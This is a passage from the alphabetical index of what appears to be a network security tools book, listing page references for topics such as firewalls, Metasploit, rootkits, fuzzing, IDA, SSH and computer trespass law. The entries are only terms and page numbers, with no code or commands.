computer access in, 7, 8
element of damage in, 7
encryption and, 20, 21
prohibition against, 7
protecting from claims of, 12–13
statutes on, 7, 18
unauthorized access and, 8
concatenation sign, 466
configuration
Adore-ng, 367
for agent forwarding, 484
Airpwn, 235, 236
BO Peep, 350
BO2k clients, 340–341, 346–350
BO2k servers, 335–340, 345
clamd daemon, 538–542
clamdscan, 538, 539
ClamWin, 532, 533
DNS servers, 568
Freshclam tool, 534, 535
hxdef, 364, 365
IDA, 759
for Karma, 240
Kismet, 109
Nessus, 57–60, 69, 70
Norton Antivirus, 528–530
preprocessors, 645
Samhain, 674, 676, 681
SpamAssassin, 560–562
SSH, 459–464
STCPIO, 357
tar pits, 656
Tripwire, 678, 682
UltraVNC, 327
WebProxy, 744–746
Connect scan (Nmap), 44
connection layer (SSH), 459
conspiracy law, 23, 24
content match rules, 642
content versioning systems, 483
contract law on reverse engineering, 16–18
control frames, 103
CONTSCAN command (clamd), 543
conversations( ) method, 148
Cooper, Simon, 388
copyright law
on reverse engineering, 5, 13–15
Section 1201 claims, 18
take down provisions for, 18
Core Impact
agents surviving reboots, 253, 254
bouncing off installed agents, 253
mass scale exploitation, 254
Metasploit and, 267
network reconnaissance with, 246–247
overview, 244–246
running exploits, 249, 250
running macros, 250–253
searching support, 247
writing modules for, 255–258
corner cases, testing, 581
corrupt_bits( ) function, 182
corrupt_bytes( ) function, 182
CorruptedBits( ) class, 182
CorruptedBytes( ) class, 182
Covertness Bar (Canvas), 258, 259
cp command (Linux), 480
CPAN (Comprehensive Perl Archive Network), 567
CRC-32 integrity check, 226
CreateArray function (IDC), 770
Creation Time timestamp, 709
credential escalation, 73
crontab utility, 361
cross-reference information, IDA, 755
cross-site scripting (XSS), 72, 76
cryptofs encryption system, 522
crypto-loop encryption system, 522, 523
CSR (Certificate Signing Request), 514, 515
The Cult of the Dead Cow, 334
Current Callback pane (Canvas), 258
custom packets
creating, 145–147
hping tool, 132–136

packet mangling, 183–188
Ping of Death and, 131–132
reasons to create, 130–132
tracerouting, 166–176
(see also Scapy program)
CVS content versioning system, 483
CVS_RSH environment variable, 483
Cybercrime Treaty, 23
Cygwin tool
bash-completion package, 507
Kismet support, 107
SSH support, 489

D

DAC (Discretionary Access Control), 438
damage
federal statutes on computer trespass, 7
limiting, 430–436
DARPANET project, 389
DarwinPorts, 195
data compression, 456
data frames, 103
data types, defining, 752, 753
DatabaseDirectory option (Freshclam), 534, 535
DatabaseMirror option (Freshclam), 534
DatabaseOwner option (Freshclam), 534
databases
initializing, 678–680
searching, 9, 13
updating storage, 684–687
DCC (Distributed Checksum Clearinghouse), 567
dcc_body_max option (SpamAssassin), 568
dcc_timeout option (SpamAssassin), 567
DCE-RPC fragmentation, 259
deauthentication frames, 105
Debian operating system
access control and, 430
ISIC support, 594
Nessus support, 57
Netfilter and, 406
Wireshark support, 615
debugging
Autodafé tool, 748
Canvas support, 259
exploits, 210–211
IDA support, 757–760
Ptrace feature, 314
remotely with IDA, 760
shellcode, 282–285
SoftICE tool, 781
SSH support, 476
Sysinternals support, 731, 776–781
test beds, 731
(see also (OllyDbg debugger)
decode_payload_as( ) function, 145
decompiling code
reverse engineering and, 5, 14
trade secret law on, 4
decoys, 53
decryption
airdecap-ng support, 227
email plug-ins for, 509
GPG support, 496
Kismet support, 116, 117
performance and, 481
SSH-2 support, 456
DeCSS program, 19, 20
DEFAULT_TO_ACCEPT option, 393
DEFCON 7 conference, 334
Defense in Depth strategy, 386
defense (see security)
DelArrayElement function (IDC), 770
delayed publication policy, 22
delimiters, Riot and, 728
Demarc tool, 673
demilitarized zone (DMZ), 61, 652
Denial of Service (DoS) attack
clamd/clamdscan and, 539
Core Impact and, 246
scan speed and, 46
SSH and, 457, 460
DenyGroups option (SSH), 462
DenyUsers option (SSH), 462
Department of Defense (DOD), 389
Department of Homeland Security, 25
detection
avoiding, 52–53
operating system, 49–50
ping, 88
for rootkits, 368–371
testing, 577
(see also IDS)
device-mapper infrastructure, 522
Devine, Christophe, 226
/dev/null device, 552
-DGAPING_SECURITY_HOLE flag, 360
DHCP
honeyd support, 657
ICS support, 412, 416
Traffic IQ Pro and, 590
dhcp MITM mode (ettercap), 93
dial-up-networking (DUN), 412

Diffie-Hellman key exchange, 457, 458
dig command (Linux), 602
Digest authentication, 77
Digital Millennium Copyright Act (DMCA), 16, 18–22, 23
digital rights management (DRM), 18, 20
digital signatures
  email and, 494, 509
  files and, 508
  GPG support, 496, 500, 507–509
  public keys and, 497, 498
  S/MIME standard and, 510–512
dir command, 705
DisableTrayIcon option (VNC), 329
DisasmBuffer buffer, 279
disassemblers
  HT tool, 781
  libdisasm library, 278, 279
  libopcode library, 277, 278
  overview, 275–277
  (see also IDA)
disassociation frames, 105
discovery (see application fuzzing; forensic tools; network discovery; reverse engineering)
Discretionary Access Control (DAC), 438
disk encryption, 520–524
Distributed Checksum Clearinghouse (DCC), 567
div element, 235
DIVERT kernel option, 392
DLL injection, 204
DLL view (Process Explorer), 720
DMCA (Digital Millennium Copyright Act), 16, 18–22, 23
dm-crypt application, 522, 523
DMZ (demilitarized zone), 61, 652
DNAT target, 184, 402, 411
DNS lookups, 424
DNS servers
  BO2k Workspace and, 342
  chrooting and, 448, 449
  configuration and, 568
  DNAT and, 411
  DNSSEC support, 473
  IP address policies, 53
  Protos and, 601–604
  Scapy program, 143
  SpamAssassin network tests, 568
  testing with udpsic tool, 601
  traceroute tool and, 156, 167, 172
  Traffic IQ Pro and, 590
  UDP support, 32
DNS zone transfers, 246, 601
DNSSEC protocol extensions, 472–474
DOD (Department of Defense), 389
domains
  anti-phishing tools and, 572, 573
  defined, 443
  X.509 certificates, 510
DoS (Denial of Service) attack
  clamd/clamdscan and, 539
  Core Impact and, 246
  scan speed and, 46
  SSH and, 457, 460
download command (Meterpreter), 216
DRM (digital rights management), 18, 20
DROP target, 187, 401, 405
DSA algorithm
  GPG support, 495, 500, 501
  hash size, 508
  key-based authentication, 465–466
  SSH support, 456, 460
dsniff program
  ARP cache poisoning, 164
  arspoof support, 91, 92
  filtering incoming packets, 94
  logging packet data, 94
  overview, 86
  sniffing plaintext passwords, 97
  sshmitm tool, 472
  static ARP tables, 93
  webspy utility, 98
.dump file format, 116
DUN (dial-up-networking), 412
duty of care, 23
Dword function (IDC), 770

E

EAX register, 298, 303, 312
echo request (see ICMP echo request)
EDI register, 307, 309, 312
edit command (Meterpreter), 216
EDNS0 extensions, 473
EEREAP utility, 308–314
eEye Emulating Return Address Purveyor (EEREAP), 308–314
eEye Retina package, 247
eggrun_lite interpreter, 282
egrep tool, 550
Eicar file
  ClamAV and, 543
  clamd daemon and, 542
  failed tests, 528–530
  testing anti-virus programs, 527, 528

802.11 standard
frames, 103–105
network basics, 102, 103
rfmon mode and, 118
WEP support, 225, 226
ELF binary format, 276, 288, 289, 307
ElGamal algorithm
adding subkeys, 502, 504
bug fix for, 496
creating keys, 500, 501
GPG support, 495
ELiTeWrap utility, 331, 332
Ellinger, Maik, 658
Elson, Jeremy, 633
email
authenticating messages, 675
computer access via, 9
digital signatures and, 509
encrypting, 494, 495, 509
information leaks and, 649
keys for different addresses, 504
modifying with Procmail, 548
pattern matching support, 548
S/MIME standard, 510
SMTP server support, 32
trespass to chattels tort, 10
unsolicited, 554, 555
email security
anti-phishing tools, 571–574
filtering spam, 556–560
Norton Antivirus, 527–530
Procmail, 548–554
SpamAssassin, 560–571
unsolicited email and, 554, 555
(see also ClamAV project)
empty packet scans, 42
emulation programs
honeyd, 655, 656
QEMU, 450, 451, 452
SecureCRT, 493–494
VMWare, 452
enc_aes.dll plug-in, 355, 356
encfs userspace, 522
enc_null.dll plug-in, 339, 341
encoders
alpha2, 302, 304
exploit frameworks and, 243
Metasploit support, 194
payload, 223–224
Encrypted Sector Salt Initial Value (ESSIV), 523
encryption
Airpwn tool and, 236–237
BO Peep support, 353
BO2k support, 339, 341, 342, 355, 356
clamd daemon and, 542
client supported, 520
client-supported, 516–518
computer trespass and, 20, 21
content version systems and, 483
disk, 520–524
email, 494, 495, 509
file, 494, 495
fuzzing and, 730
GPG support, 496, 500, 507–509
HMAC and, 668
Kismet support, 111, 116, 117
LUKS support, 522–524
Nessus scanning and, 63
performance and, 481
PGP support, 521
securing communication and, 455
server-supported, 518–520
S/MIME standard and, 510–512
SpamAssassin and, 570
SSH-2 support, 456
STCPIO support, 357
Stunnel support, 513–520
Tripwire support, 677
VNC and, 326
WEP support, 111, 117, 226
WPA and, 226
End User License Agreement (EULA), 5, 16, 17
End-Point Mapper (EPMAP), 530
endpoints
forensic tools for, 717–718
host-based firewalls and, 385, 386
Enigmail plug-in, 509
enumerations, 753
EPMAP (End-Point Mapper), 530
escape sequences, SSH support, 487
esic tool, 593, 594–596
ESS (extended service set), 103
ESSID, 103, 238
ESSIV (Encrypted Sector Salt Initial Value), 523
Ethereal/Wireshark
BO2k support, 358
default protocol decoders, 626, 628
display filters, 615, 621–625
.dump format support, 116

Ethereal/Wireshark (*continued*)
fuzzer support, 730
loading captures, 620
Netdude support, 634
overview, 117–122, 614–615
packet colorization, 626
port scans depicted, 419
saving packets to disk, 625
setting defaults, 631
starting a capture, 615–620
statistics support, 630
Traffic IQ Pro and, 592
TShark, 615, 628–629
viewing captures, 620, 621
Ethernet protocol
capturing packets and, 89
ISIC support, 593, 594
Netdude support, 636
Snort support, 643
tcpdump and, 610
ethics (see legal and ethics issues)
ettercap packet sniffer
bridge mode, 93
dhcp MITM mode, 93
filtering incoming packets, 94
fingerprinting hosts, 96
logging data, 94
manipulating packet data, 98–100
overview, 86
port mode, 92
sniffing plaintext passwords, 96
switched networks and, 88–92
ettercap-ng packet sniffer, 86
etterfilter program, 99
EULA (End User License Agreement), 5, 16, 17
evasion option (Metasploit), 207, 208
evasions
Canvas and, 260
exploit reliability and, 262
Nikto options, 74, 76
NOPs and, 221, 222
payload encoders, 223–224
preprocessing and, 644
sample output, 220, 221
security device features, 219, 220
Exec function (IDC), 770
execute command (Meterpreter), 216
execution flow
hijacking, 306–320
tracking in IDA, 755–756
execve( ) system call, 275, 287
EXITFUNC option (Metasploit), 207
expiration date for keys, 500
exploit command (Meterpreter), 196, 202, 209
exploit frameworks
penetration testing and, 243–246, 254, 258
task overview, 242–244
(see also Canvas; Core Impact)
exploits
choosing, 200, 202
Core Impact search engine, 247
debugging, 210–211
delivery mechanisms for, 268
duty of care with, 23
editing packet payloads, 635, 636
execution flow hijacking, 306–320
FunBrowser, 589
honeypot monitoring and, 658
HTTP-supported evasion techniques, 219
jobs and, 212–214
for JPEG, 529
legal and ethics issues, 4
making money from, 270
Meterpreter support, 196, 202, 209, 215
payload availability to, 202
porting within Canvas, 260, 261
reasons for failure, 210–211
reliability and evasions, 262
replaying, 577, 578
running in Core Impact, 249, 250
running in Metasploit, 209–211
sample evasion output, 220, 221
security device evasion, 219, 220
security holes and, 268
shellcode in, 268
Snort and, 646
testing shellcode, 279–285
timeouts and, 210
use command support, 196, 201
using buffer overflow, 270–275
writing for Canvas, 264–267
writing for Core Impact, 255–258
(see also shellcode)
exporting private keys, 504
exports window (IDA), 757
extended service set (ESS), 103
ExtLinA function (IDC), 770
ExtLinB function (IDC), 770

F

failed tests, 528–530, 587
fair use, 14, 15
false positives
  defined, 529
  Nessus scanning and, 64
  Nikto scanning and, 74
  Rootkit Revealer and, 371
  Snort and, 641
  SpamAssassin and, 563
  testing, 577
  Traffic IQ Pro and, 591
  WebInspect scanning and, 81
FAT filesystem, 521, 705
fault injection, 729
FaultMonitor application, 732–733
FCCU tool, 700
FCS (Frame Check Sequence), 234
FDDI protocol, 610
federal statutes
  active defense case study, 11
  on computer trespass, 7, 11
  defined, 7
  prohibiting computer trespass, 18
  Section 1030, 11
Fedora Core
  DNSSEC support, 474
  ISIC support, 594
  Logwatch support, 690
  named starting script, 449
  SSH authentication, 468
  storing private keys, 488
  Wireshark support, 615
Felten, Edward, 18
FICC tool, 673
FieldLenField class, 158
file attribute, 682
file fuzzing, 739–742
file integrity checkers
  comparing, 670–673
  using, 664–666
file integrity hashing, 666–668
FileFuzz tool, 739, 741, 742
FileMon tool, 776
files
  digital signatures and, 508
  embedding shellcode in, 280–281
  encrypting, 494, 495
  managing changes to, 684–687
  remote access with SSH, 480–483
  SFlib library support, 291
  synchronizing, 481, 482
  verifying certificates, 712–714
  (see also hidden files)
FileStat.exe tool, 707–709
filesystems
  disk encryption, 520–524
  FAT, 521, 705
  NTFS, 521
  /proc/sys, 432–436
  running checks on, 682–684
  system integrity, 370
filter parameter (Scapy functions), 149
Filter table, 402, 405
filtering
  Adore-ng support, 366
  APIs, 369
  ettercap support, 98, 99
  firewalls and, 386
  by hosts, 388
  inbound connections, 397–398, 407–408, 415
  incoming packets, 94
  IP addresses, 397, 398
  log-monitoring tools and, 689
  Logwatch support, 690–692
  Netstumbler support, 106
  packets, 148, 166
  payload lists, 202
  ports, 32, 33, 387
  SANS Top 20 Vulnerabilities, 71
  sessions, 95
  spam, 556–560
  Sysinternals support, 776
  TTL and, 176
  Windows Firewall and, 413
  Wireshark support, 120, 121, 615, 621–625
  (see also Bayesian filters; BPF filtering; Procmail mail filter)
FIN packets (TCP), 43, 44, 396
find command, 423
FindBinary function (IDC), 770
FindFuncEnd function (IDC), 770
FindImmediate function (IDC), 770
FindText function (IDC), 770
fingerprinting
  active, 95
  applications, 42, 49
  FTP traffic, 94
  hash support, 457
  LAN hosts, 95–96
  OpenPGP standard and, 497
  operating systems, 87, 247

fingerprinting (*continued*)
passive, 95
Zeppoo and, 378
FIRE tool, 700
Firefox browser
anti-phishing toolbar, 572
CA support, 510
Norton Antivirus support, 527
shadowing, 98
firewalking technique, 143, 156, 176–178
firewalls
ACK scans, 44
additional resources, 388
defined, 385
deployment methods, 385
dropped traffic and, 578
exploit failure and, 211
filtered ports and, 32
host hardening and, 421
host-based, 385, 386
Internet Worm Protection and, 530
IP address policies, 53
ipfw/natd tool, 386, 391–401
Nessus scanning and, 64
Netfilter tool, 183, 386, 401–411
network management on ports, 37
router/NAT gateways, 385, 389–391, 409–410, 416
scan speed and, 46
securing concepts, 386–388
Snort and, 652
SYN-cookies feature, 31
Tcpreplay support, 581
TCP/UDP ports and, 582
testing, 62, 576, 577
Traffic IQ Pro, 586
transparent/bridge, 386
TTL and, 176
verifying coverage, 417–420
Windows Firewall tool, 386, 412–417
First Amendment, 22, 23
Flipper fuzzer, 729
flow charts, IDA, 756
flowreplay tool, 577, 578, 585
Fluhrer, Scott, 227
FMS attack, 227
fold_headers option (SpamAssassin), 562
Forensic Toolkit (FTK), 704–710
forensic tools
Forensic Toolkit, 704–710
netstat application, 700–704
RootkitRevealer tool, 714–715
saving on CDs, 699
streams.exe utility, 716
Sysinternals suite of tools, 710–724
timestamps and, 707, 709
formail program, 548
Format display option (tcpdump), 613
FORWARD chain
default policy, 410
Filter table, 402, 405
Mangle table, 403
forward slash (/), 41, 75
Foundstone web site, 704
FQDN (fully qualified domain name), 463
Frame Check Sequence (FCS), 234
frames, 802.11, 103–105
Fredrick, Karen, 388
FreeBSD operating system
clamd support, 538
firewall tools, 386
ipfw/natd support, 392
Nessus support, 55, 56
on-access scanning, 539
QEMU support, 452
Wireshark support, 119, 615
FreeCiv case study
debugging, 759
OllyDbg debugger and, 779–781
reverse engineering, 749
searching for text strings, 751
setting comments, 754
FreeOTFE driver, 523
Freshclam tool
configuration options, 534, 535
description, 531, 533, 534
examples of commands, 536
running, 535
from option (SSH), 475
FTK (Forensic Toolkit), 704–710
FTP protocol
dsniff support, 98
fingerprinting traffic, 94
firewalls and, 403
NAT and, 389
Nessus support, 56
SSH support, 481
Full-Disclosure mailing list, 269
fully qualified domain name (FQDN), 463
FunBrowser, 589
function pointers, 306
functions
IDA tracking, 755, 756, 757
IDC graphical interfaces, 771
IDC support, 768–769, 769–771

functions window (IDA), 756
Fuse filesystem, 482, 522
fuserumount command, 483
fuzz( ) function, 181
fuzzing
  advantages/disadvantages, 725, 726
  configuring WebProxy, 744–746
  defined, 725
  file, 739–742
  next generation, 747
  overview, 180–182
  selecting fuzzers, 726–734
  setting up test beds, 730–731
  as testing, 725
  web applications, 742–744
  with WebInspect, 746, 747
  writing with Spike, 734–739

G

GCC (GNU Compiler Collection), 288–291
GDB debugger, 731
gdb debugger, 282
generate command, 222
Gentoo operating system
  Netdude and, 634
  Netfilter and, 406
  Wireshark support, 615
getCode( ) method (InlineEgg), 297
GetCurrentLine function (IDC), 770
GetFirstIndex function (IDC), 770
GetFuncOffset function (IDC), 770
GetFunctionName function (IDC), 770
GetInputFile function (IDC), 770
GetMnem function (IDC), 770
GetNextIndex function (IDC), 770
GetOperandValue function (IDC), 770
GetOpnd function (IDC), 770
GetOpType function (IDC), 770
GetOriginalByte function (IDC), 770
getPC code, 303
getpid command (Meterpreter), 217
GetPrevIndex function (IDC), 770
getuid command (Meterpreter), 217
global variables, 772
_GLOBAL_OFFSET_TABLE_ symbol, 289
gmail program, 549
GMP (GNU Multiple Precision), 533
gnome-luks-format tool, 523
GNU
  binutils package, 276, 277, 278, 288, 293
  firewalls and, 386, 401–411
  netstat support, 424
GNU Compiler Collection (GCC), 288–291
GNU Multiple Precision (GMP), 533
GNU Privacy Guard (see GPG)
gnupg algorithms, 671
Gondek, Richard, 388
Google Toolbar, 572
GPG (GNU Privacy Guard)
  creating keys, 499–506
  digital signatures, 496, 500, 507–509
  encrypting, 507–509
  OpenPGP support, 495
  PGP compatibility, 509
  Samhain support, 673, 674, 676
  securing communications, 495–499
  S/MIME and, 512
  theory of operations, 495–496
  Web of Trust, 497–499, 501, 505
gpgsm tool, 511
GPL license
  Afick and, 670
  Aide and, 671
  Beltane and, 672
  ClamAV project, 531
  Integrit and, 671
  Nessus and, 56
  RFC and, 672
  Samhain and, 672
  VNC and, 325
GPS
  AirMagnet analyzer support, 128
  KisMac support, 129
  Kismet support, 111, 113–114
  Netstumbler support, 106
gpsd daemon, 113–114
gpsdrive tool, 113
gpsmap tool, 114
graph( ) method, 170
Graphical User Interface (see GUI)
grep utility (Unix), 646
Grepable format (Nmap), 51
GSX server (VMWare), 411
GTK+ user interface, 89, 93
GUI (Graphical User Interface)
  Autoruns depicted, 711
  backdoor considerations, 324
  FileFuzz tool, 741
  IDC support, 771
  PuTTY support, 490
  RootkitRevealer depicted, 714
  SELinux support, 441
  sudowin support, 428
  TCPView support, 716

GUI (Graphical User Interface) (*continued*)
VNC support, 326
WebInspect, 746
Gzip algorithm, 456

H

Hacker Defender (hxdef), 254, 363–366, 714
hacking
defined, 7
password cracking, 444–448
pay-for-exploit organizations and, 270
rootkits and, 368
UserMode Linux and, 452
(see also computer trespass)
hash
defined, 457
digital signatures and, 494, 509
email encryption and, 509
file integrity, 666–668
hash collisions, 508, 667
Hash Message Authentication Codes (HMAC), 667, 668
HashKnownHosts configuration option (SSH), 464
Hellkit (Stealth), 293
Hello World (IDC), 768
Hewlett-Packard, 19
hexadecimal format
converting dumps from, 280
Netdude support, 636
virus signatures in, 545, 547
Wireshark support, 621
Hfind.exe tool, 705, 706
hidden files
in alternate data streams, 706, 709
deleting, 716
discovering, 705, 706
naming considerations, 364
Rootkit Revealer support, 371
RootkitRevealer and, 714
rootkits and, 369
hide in plain sight problem, 370
hide_defaults( ) function, 144
Hijack tool (BO Peep), 350, 353–355
HMAC (Hash Message Authentication Codes), 667, 668
hoaxes, 555
Hoglund, Greg, 363
Holodeck (Security Innovation), 729
Home Page Protection feature (Norton AntiVirus), 530
Homeland Security, Department of, 25
HOME_NET variable, 644
honeyd
emulating networks, 656
emulating servers, 655
implementing, 656–657
Jail and, 661
using as tar pit, 656
writing scripts with, 658–661
honeypot monitoring, 653–661
HoneyView tool, 661
hooking, 377
host discovery, 34–37
host hardening
Bastille Linux, 436–438
chrooting, 448, 449
controlling services, 422, 423
defined, 421
limiting access, 424–430
limiting damage, 430–436
password cracking, 444–448
sandboxing and, 449–454
SELinux, 438–444
turning off processes, 423–424
host monitoring
database initialization, 678–680
file integrity checkers, 664–666, 670–673
file integrity hashing, 666–668
Logwatch tool, 689–692
managing file changes, 684–687
Prelude-IDS support, 692–694
prepping the environment, 673–678
recognizing malicious activity, 687–689
rpmverify and, 668–670
running filesystem checks, 682–684
securing baseline storage, 680–682
updating storage database, 684–687
host scans, 34–37
host-based firewalls, 385, 386
HostKey option (SSH), 460
hosts
allowing limited inbound connections, 387
attack surface area, 387
BPF filtering, 609
filtering by, 388
fingerprinting, 95–96
known good state, 673
session keys, 456
tightening inbound connections, 388
trusted, 568
virtual, 63, 77
zombie, 52–53, 526, 556

hotkeys, IDC support, 772, 773
hping tool, 132–136, 166
hping2 tool, 133–136
HP-UX, 615
HT disassembler, 781
HTML signatures, 547, 548
HTTP Basic authentication, 77
HTTP Editor (WebInspect), 83
HTTP protocol
  attack files and, 590
  dsniff support, 98
  firewalls and, 387
  Hacker Defender and, 365
  information leaks and, 649
  NAT and, 389
  Nessus support, 56
  Netdude support, 636
  network scanning, 61
  Nikto support, 72
  Protos support, 601, 604
  redirecting traffic, 185
  Stunnel support, 518
  supported evasion techniques, 219, 220
  TCP support, 32
  tcpdump and, 611, 614
  Tcpreplay and, 582
  Traffic IQ Pro and, 590
  WebProxy tool and, 742
$HTTP_PORTS variable, 644
HTTPS protocol
  encryption and, 494
  firewalls and, 387
  Nikto scanning, 74
  Stunnel support, 518, 519
  WebProxy tool and, 742
Huang, Andrew, 19
hubs, 455
hxdef (Hacker Defender), 254, 363–366, 714
hypervisors, 450

I

i386 architecture
  EAX register, 298, 303
  GCC support, 288
  ndisasm support, 276
IBM WebSphere, 76
IBSS (independent basic service set), 103
IceSword detection system, 363, 371–374
ICF (Internet Connection Firewall), 412
ICMP echo reply, 135
ICMP echo request
  blocked pings and, 35–36
  Denial of Service attack and, 131
  Nmap support, 35, 420
  security and, 88
ICMP errors
  host unreachable, 180
  hping2 and, 135
  port unreachable, 33, 173
  protocol unreachable, 173
  time exceeded during reassembly, 173
  time exceeded in reassembly, 174
  time exceeded in transit, 174, 176, 179
  traceroute and, 173, 174
  UDP scans and, 33, 42
ICMP (Internet Control Management Protocol)
  BPF filtering and, 612
  hping support, 133
  inbound connections and, 397, 408
  ipfw/natd and, 397
  ISIC support, 593
  Ping of Death and, 131
  Scapy program, 143
  tcpdump and, 611
  traceroute support, 166, 167
  Traffic IQ Pro and, 589
ICMP Redirect packets, 92
icmpsic tool, 593, 596–599
ICQ protocol, 98
ICS (Internet Connection Sharing), 386, 412–417
IDA (interactive disassembler)
  annotating code, 754
  code navigation, 755
  cross-reference information, 755
  debugging with, 757–760
  defining data types, 752, 753
  finding bugs, 761–767
  flow charts, 756
  functionality, 749
  IDC scripting language, 768–775
  marked positions in code, 754, 755
  opening binary file, 750
  plug-ins, 775
  repairing databases, 751
  searching in, 751–752
  setting comments, 754
  subview windows, 756, 757
  tracking execution flow, 755–756
  tracking function calls, 756

IDC scripting language
adding graphical interfaces, 771
expressions, 769
functions, 768, 769, 769–771
Hello World, 768
IDA database and, 769–771
infinite loops, 775
making hotkeys, 772, 773
statements, 769
task automation, 774–775
variables, 768, 769, 772
iDefense, 739
ident daemon, 179
idle scans, 52, 53
idletime command (Meterpreter), 217
IDP product (Juniper Networks), 668
IDS (intrusion detection system)
AirDefense Mobile tool, 122–126
avoiding detection from, 52
Canvas and, 258, 259
defined, 46
detection methods, 221, 222, 223, 302
dropped traffic and, 578
Nessus scanning and, 56
Netstumbler support, 105
Nikto scanning and, 74, 76
ping detection, 88
testing, 576, 577, 578
timing templates and, 46
vulnerability scanners and, 55
ie_stcpio.dll file, 357
iface parameter (Scapy functions), 149
IGDCC (Internet Gateway Device Discovery and Control Client), 416
ignore expressions, 235
IIS (Internet Information Server), 254, 365, 643
ILDS (information leaks detection engines), 648–649, 653
IM (instant messaging), 528, 649
IMAP protocol
Airpwn support, 231
dsniff support, 98
SpamProbe support, 557
Traffic IQ Pro and, 590
IMAPS protocol, 494
immediate values, searching for, 752
Immunity Security (see Canvas)
immutable attribute, 682
importing
Core Impact support, 247
packet captures, 592
public keys, 504, 505
imports window (IDA), 757
inbound connections
allowing limited, 387
allowing with ipfw/natd, 396, 397
allowing with Netfilter, 408
allowing with Windows Firewall, 413–415
blocking with Internet Worm Protection, 530
blocking with ipfw/natd, 393–396
blocking with Netfilter, 404–407
blocking with Windows Firewall, 412, 413
filtering with ipfw/natd, 397–398
filtering with Netfilter, 407–408
filtering with Windows Firewall, 415
service mapping with NAT, 391, 400
service mapping with Windows Firewall, 416
tightening by host, 388
independent basic service set (IBSS), 103
inetd daemon, 359, 422, 519
infinite loops, 775
info command
description, 196
showing exploits, 201
showing payload variants, 205, 206
viewing hidden options, 207, 208
information leaks
checking, 168
defined, 73
ILDS and, 648–649
WebInspect support, 76
information leaks detection engines (ILDS), 648–649, 653
infrastructure mode networks, 102, 104
init daemon, 422
Initial Sequence Number (ISN), 50
initialization vector, 226
InlineEgg library, 297–299
INPUT chain
adding rules to, 407, 408
Filter table, 402
Mangle table, 403
Insane timing template, 47
insecure.org web site, 49
Install Shield program, 529
installing
Adore-ng, 367
Aircrack-ng suite, 227–229
backdoors, 330
BO Peep, 350
hxdef, 365

Karma tool, 239
PuTTY, 490
tcpdump, 607–609
VNC, 326, 327
instant messaging (IM), 528, 649
integrit file integrity checker, 671
Intel
Spike API and, 735
trespass to chattels tort, 10
virtualization technology, 449
intellectual property, 3, 13
inter parameter (Scapy functions), 149
interactive disassembler (see IDA)
InteractiveBastille command, 436
interfaces
backdoor considerations, 324
loopback, 596
Metasploit, 194–200
promiscuous mode, 376, 609
Tcpreplay support, 582–584
Windows Firewall and, 412
Internet Connection Firewall (ICF), 412
Internet Connection Sharing (ICS), 386, 412–417
Internet Control Management Protocol (see ICMP)
Internet Explorer browser
anti-phishing toolbar, 572
attack files and, 590
CA support, 510
FunBrowser exploits, 589
Norton Antivirus support, 527
slash support in, 75
Internet Gateway Device Discovery and Control Client (IGDCC), 416
Internet Information Server (IIS), 254, 365, 643
Internet Relay Chat (IRC), 135, 334
Internet Worm Protection, 529, 530
Internet-in-a-Box, 411
Inter-Process Communication (IPC), 392
intrusion detection system (see IDS)
intrusion prevention system (see IPS)
intrusive scans/tests, 55, 62
io_stcpio.dll plug-in, 357, 358
io_udp.dll plug-in, 336, 338, 341
IP addresses
anti-phishing tools and, 572
ARP cache poisoning, 163, 164, 165
background, 389
black holing, 656, 657
BO2k Workspace and, 342
CIDR notation, 41
decoys, 53
filtering, 397, 398
firewall policies, 53
flowreplay and, 585
IP range notation, 41
ipfw/natd and, 394
ISIC support, 596, 598
Logwatch and, 690
msfweb program and, 198
NAT and, 34
Nessus scanning, 59
Netfilter and, 407
network attacks and, 31
pinging, 87
port numbers and, 32
port scanning and, 37–39
router/NAT gateways and, 385, 389
sliced network scan and, 180
SpamCop and, 568
SSH support, 457
stealth Ethernet and, 643
tcpdump and, 610
tcpprep tool and, 584
Tcpreplay and, 580, 581, 582
traceroute and, 174
Traffic IQ Pro and, 587, 588
transparent proxies and, 520
WebInspect scanning, 77
Windows Firewall and, 417
Wireshark and, 619
(see also Layer 3)
IP Masquerading (see NAT)
IP protocol
background, 389
esic tool and, 594
firewalking support, 176
fuzzing technique and, 182
hping support, 133, 134
ISIC support, 593
Netdude support, 636
replaying traffic, 579
Scapy program, 143, 151
sliced network scan and, 179
traceroute support, 172, 173
IP Stack Integrity Checker (ISIC), 593–601
IPC (Inter-Process Communication), 392
ipchains project, 401
ipconfig command (Meterpreter), 216
IPDIVERT kernel option, 392
IPFIREWALL kernel option, 392
ipfwadm project, 401
ipfw/natd firewall tool, 386, 391–401
ip_queue module (Netfilter), 187

IPS (intrusion prevention system)
avoiding detecting from, 52
bad checksums and, 638
defined, 46
detection methods, 221, 222, 223
firewalls and, 386, 401
TCP/UDP ports and, 582
timing templates and, 46
Traffic IQ Pro and, 586, 588, 590
iptables-restore command, 406, 407
IPv4 protocol, 579
IPv6 protocol, 594, 610
irb command (Meterpreter), 218
IRC (Internet Relay Chat), 135, 334
ISAKMP protocol, 167, 601, 604
ISIC (IP Stack Integrity Checker), 593–601
isic tool, 593, 596–599
ISN (Initial Sequence Number), 50
ItemEnd function (IDC), 770

J

Jacobson, Van, 607
Jail, 661
jmp instruction, 307, 308
job ID, 214
jobs command, 214
jobs, exploits and, 212–214
john program, 444, 445
John Wiley & Sons, 19
JPEG format, 681
Juniper Networks, 668

K

Kaminsky, Dan, 34
.kar extension, 589, 592
Karalon Traffic IQ Pro, 586–593
Karma tool, 225, 238–241
Kaspersky detection system, 363
Kerberos authentication, 77
Kermit utility, 480
kernel rootkits, 254, 366, 368
Kernel-based Virtual Machine (KVM), 450
kernels
controlling through /proc/sys, 432–436
SoftICE tool and, 781
testing, 452
trusted, 674
key loggers, 526
keychain wrapper, 466, 467
KeyRegenerationInterval option (SSH), 460
keyring, 506
key-signing key (KSK), 473
kill command (Meterpreter), 217
KisMac tool, 129
Kismet analyzer
architecture, 117
capturing packets, 116, 117
decrypting traffic, 116, 117
generating maps, 114
GPS support, 113–114
location tracking, 114
network groups and, 112
overview, 107–111
probe requests and, 113
sorting network list, 112
studying traffic closely, 114–116
KISS principle, 324
Knoppix Security Tools Distribution, 88
known good state, 673
known_hosts file, 463, 464, 477
KoreK attack, 227
KSK (key-signing key), 473
Kstat rootkit, 376–378
Kutz, Schley Andrew, 428
KVM (Kernel-based Virtual Machine), 450

L

L2dnetSocket super socket, 152
L2ListenSocket super socket, 153
L2pcapListenSocket super socket, 153
L2Socket super socket, 152
L3dnetSocket super socket, 152, 153
L3PacketSocket super socket, 152, 153
L3RawSocket super socket, 153
lambda function, 147, 148
LAN reconnaissance
ARP spoofing and, 88–92
Core Impact support, 246–247
fingerprinting hosts, 95–96
